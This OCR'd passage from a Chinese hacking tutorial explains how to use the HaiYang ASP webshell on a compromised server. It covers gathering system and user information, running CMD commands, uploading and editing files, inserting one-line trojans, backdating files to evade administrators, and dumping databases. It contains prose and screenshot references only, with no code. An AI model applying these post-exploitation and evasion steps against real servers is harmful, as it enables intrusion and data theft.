


图 3-17 系统服务查看

2.服务器相关数据

这个功能模块可分为五部分，从这个功能模块中能获得相当多的服务器信息。如图 3-18 所示，黑客可以得到当前服务器的内存大小、服务器的时间、服务器的软件（当前为 Microsoft-IIS/5.1，也就是说这台电脑使用的是 Windows XP 系统）、服务器 CPU 数量等信息。




图 3-18 查看网站配置

从图 3-19 中可以得到当前服务器当前系统环境及其硬件环境，比如系统目录、WINDOWS 目录、临时目录等信息。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-19 查看系统配置

从图 3-20 中可以得到当前服务器上的磁盘信息，如果权限够大的话，可以看到各个磁盘分区的详细信息，比如类型、卷标、文件系统、可用空间等信息。



图 3-20 查看磁盘信息

从图 3-21 中可以得到当前 WebShell 运行站点根目录的环境，比如物理路径、当前大小、文件夹及文件数、创建及修改时间等信息。




图 3-21 查看木马信息

从图 3-22 中可以得到当前服务器开放的终端端口号，这对于用户以后登录终端服务会有好处，而且会检查系统是否存在自动登录信息，如果存在的话那么入侵就是一件轻而易举的事了。




图 3-22 查看终端服务

3.服务器组件探针

这个功能模块可以列出服务器上各组件名称和支持情况，通过查询这些组件可以获得当

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

前服务器支持的组件系统。其中最常见的就是 FSO 组件，很多 ASP 的运行都需要它的支持；Shell.Application、WScript.Shell 这两个组件的存在可以判断是否执行 CMD 命令。

查看网站里面已经使用的服务器组件




图 3-23 网站组件查看

4.系统用户及用户信息

这个功能模块可以得到当前服务器上存在的用户及其用户组，还可以得到更为详细的用户信息，从而对服务器用户信息了如指掌。

5.客户端服务器交互信息

这个功能模块可以得到当前服务器缓存中的信息，比如保存在 Session 里面的登录密码（海阳就是这么处理的）、还有当前的 HTTP 头信息、COOKIES 等等敏感信息。

6.WScript.Shell & Shell.Application 程序运行器

这两个功能模块的功能是差不多的，都可以通过内部函数执行 CMD 命令，然后再将如果反馈到 WEB 页面上了，这也是在提权过程中最常用的一个功能，详细的使用会在以后的提权部分中进行详细讲述。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-24 查看系统账号




图 3-25 查看交互信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-26 执行终端命令




图 3-27 终端服务操作

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

7.FSO & Shell.Application 文件浏览操作器

这个功能模块可以说是海阳木马的主体部分，因为它可以查看当前 WEB 权下的所有文件(当然不止 WEB 目录下的文件)，可以通过盘符来访问各个磁盘分区。其中的“.”代表海阳木马存放的目录，“/”代表当前站点的根目录。Shell.Application 文件浏览器还可以访问“我的电脑”、“控制面板”里的东西呢。




图 3-28 远程文件查看




图 3-29 控制面板操作

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Shell.Application 文件浏览器分为六小功能模块，当然最主要的还是对磁盘中文件及其文件夹的浏览。进入一个目录后，可以选择新建菜单来建立文件或者文件夹，通过这个功能可以方便地在服务器上建立一个新的文件或者文件夹。需要注意的是别忘了要进行刷新才可以。




图 3-30 文件夹的新建

第一步：进入一个目录后，可以选择上传按钮把本地的文件上传到服务器上，这里可以上传文本文件、木马程序、图片等。




图 3-31 选择上传文件

第二步：选中一个文件或者文件夹，然后选择重命名按钮，可以将文件或者文件夹更改名字。




图 3-32 文件的重命名

第三步：选中一个文件，然后选择编辑按钮，就可以进入文件编辑状态，这样可以轻松地更改文件的内容，比如改代码、挂马等操作，如图 3-33 所示。

第四步：选中一个文件或者文件夹，然后选择属性按钮，就可以查看其属性信息。当使用 Shell.Application 文件浏览器时，还能修改时间，大多数管理员是通过查看最后修改时间来查杀上传的 ASP 木马的，如图 3-35 所示。使用这个功能把 ASP 木马修改为和其他文件相同时间，就可以躲过查杀了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 3-33 文件编辑操作





图 3-34 文件属性设置



图 3-35 文件时间修改

第五步：选中一个脚本文件或者 ACCESS 数据库，然后选择插入按钮后，就可以将“一句话木马”插入其中，插入的“一句话木马”是海阳木马默认的，可以在源代码中进行修改。剩下的就是下载、复制、粘贴、剪切等功能了，这对于使用 Windows 的用户来说肯定不在话下。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

8.微软数据库查看/操作器

这个功能模块可以查看 ACCESS 和 MSSQL 数据库的内容，使得不用去下载整个数据库就能得到其中有用的信息。因为 ACCESS 和 MSSQL 的连接字符不同，所以也就需要填写不同的信息。




图 3-36 数据库的管理

ACCESS 的数据库直接写入其物理路径及其文件名即可。MSSQL 数据库则需要填写连接范例，其中需要数据库的地址（本机可以为 localhost），登录账号及其密码还有所有连接的数据库名字，连接范例的意思就是使用账号为 SA 密码为 haiyangtop，连接到本机 MSSQL 的 BBS 数据库上。

9.文件夹打包/解开器

这个功能模块可以轻松地将任意有读权限的目录进行打包，打包后的文件放那里呢？在海阳木马的同级目录下，生成打包文件 HYTop.Mdb。只需要把这个文件下载回来，然后再使用自带的工具（pack.vbs）进行解开就可以了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-37 文件信息打包

10.文本文件搜索器

这个功能模块可以在服务器上找到许多东西，确定好关键字就可以让它自己去搜索了，不过该功能只针对文本文件。

